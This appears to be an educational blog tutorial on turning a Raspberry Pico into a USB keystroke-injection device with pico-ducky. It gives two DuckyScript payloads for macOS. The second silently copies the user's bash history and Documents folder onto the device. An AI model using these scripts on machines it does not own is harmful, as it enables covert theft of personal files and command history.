The Raspberry Pico is a small form factor microcontroller used in several application areas: DIY sensor capture, controlling screens, and even for hacking. With full access to its USB stack via MicroPython/CircuitPython and an additional library, the Pico can be programmed as a physical hacking device. It will act as an USB HID or storage device, but inject keystrokes into the host system.
In my previous article USB Hacking Device Programming, I showed how to setup the Pico and run an example exploit script: opening a text editor on a Linux computer and write a text message. Working on this project, I realized that the script is written in DuckyScript. The curiosity about this language, understanding its capabilities and the exploits that can be implemented, led me to investigate it further and write a concise language introduction.
And in this final article, practical exploits are developed. The exploits use the pico-ducky library, an interpreter for DuckyScript.
This article is for educational purposes only. Only use computers and devices that you own, and be mindful that they can be damaged.
The technical context for this article is CircuitPython v9.1.4 and pico-ducky commit #221e796. The examples should work with newer releases too, but might require some code changes.
Exploit 1: Terminal Text Injection
The goal of the first exploit is to scare the user by opening a text terminal. Instead of just blind injecting the keystrokes, it will delay its execution, and assure that no special keys are activated - as an attempt to gauge that the user is not present
Requirements
- Waiting for a fixed amount of time
- Wait that no LED keys are pressed on the host
- Open a new terminal
- Inject a message
Learnings and Limitations
During implementation of this exploit, I learned the following:
- A global variable cannot be used as an argument to the
DELAYfunction - The commands to generate random characters and numbers, like
RANDOM_NUMBER, are not supported - The
WAIT_FOR_CAPS_OFFand similar commands are not processed, the script execution just continues - The
HOLDandRELEASEcommands work as normal keystrokes only - Inserting a not supported command at the end of the script stops the script execution - my choice is simple a
STOPPon the last line
Implementation
With these limitations, the exploit will merely wait for a fixed amount of time, and then execute once. As a bonus, a function is added that prints a . on the screen with a fixed delay.
REM Target: OsX
REM Exploit: open text editor and write a message

FUNCTION SCARE()
    STRING Hello World!
    VAR $TIMER = 10
    WHILE ($TIMER > 0)
        STRING .
        $TIMER = ($TIMER - 1)
        DELAY 500
    END_WHILE
END_FUNCTION

DELAY 5000
GUI SPACE
DELAY 1000
STRING Terminal.app
DELAY 1000
ENTER
DELAY 1500
SCARE()
STOP
Exploit 2: File Stealing
The second exploit is built around the feature that the Pico itself can function as an USB device on the host. When inserted, it will act as both a HID and USB storage device. It will then use the hosts native scripting language to identify the home directory of its user, fetch known files, and copy them to itself.
Requirements
- Connect the device as HID and storage
- Wait a fixed amount of time
- Start a series of bash commands:
- Open a terminal
- Determine the likely mount path of the Pico
- Access the host user document folder
- Search and copy known file names
- Disconnect the USB device or hide the copied files
Learnings and Limitations
Several more limitations became apparent during working on this sketch:
- The Pico W defaults to HID only mode. To turn it into an USB device, you need to modify the Pico ducky code. In
boot.pyandcode.py, change all conditional checks for the Raspberry Pico W to aFalsevalue, e.g. replacingraspberry_pi_pico_wwithraspberry_pi_pico. Note that this will disable the WIFI hotspot too. - There is no support for the
ATTACK_MODEconfiguration, you cannot dynamically switch between HID only and USB storage mode, and therefore not disconnect the USB drive with a script. However, you could modify the libraries source code so that after the script execution, the function callstorage.disable_usb_drive()is executed. - When chaining multiple bash commands together, which will take some execution time, using
DELAYbecome a mandatory command - You cannot use the
STRINGLNcommand - You need to customize the keyboard layout to match the target computers layout, see Changing Keyboard Layouts in the official documentation
Implementation

The following implementation assumes that the Pico device will get the /dev/disk2 device file. Without the option to disable USB storage, the Pico will connect and stay connected - but the files are copied nevertheless.
REM Target: OsX
REM Exploit: Copy well known files from the user home directory

GUI SPACE
DELAY 1000
STRING iterm.app
ENTER
DELAY 1500
ENTER
STRING export TARGET_PATH=$(df -h| grep /dev/disk2| sed -e 's/.*\(\/Volumes\/.*\)/\1/')
DELAY 1500
ENTER
STRING cp ~/.bash_history $TARGET_PATH
DELAY 1500
ENTER
STRING cp -rv ~/Documents $TARGET_PATH/docs
DELAY 1500
ENTER
STOPP
Conclusion
The Raspberry Pico W can be turned into a physical hacking device with the help of the pico ducky library. This article showed how to implement two exploits: a) scare the user by injecting text into a terminal, b) connect as an USB storage and HID device, then copy well known user files. During implementation, it became apparent that not all DuckyScript commands are supported, which limits the features of exploits. The best approach therefore is to check the duckyinpython.py file for all keywords that are supported, and build an exploit around this. But despite this: Turning the very affordable Raspberry Pico into a prototype hacking device is a great educational experience.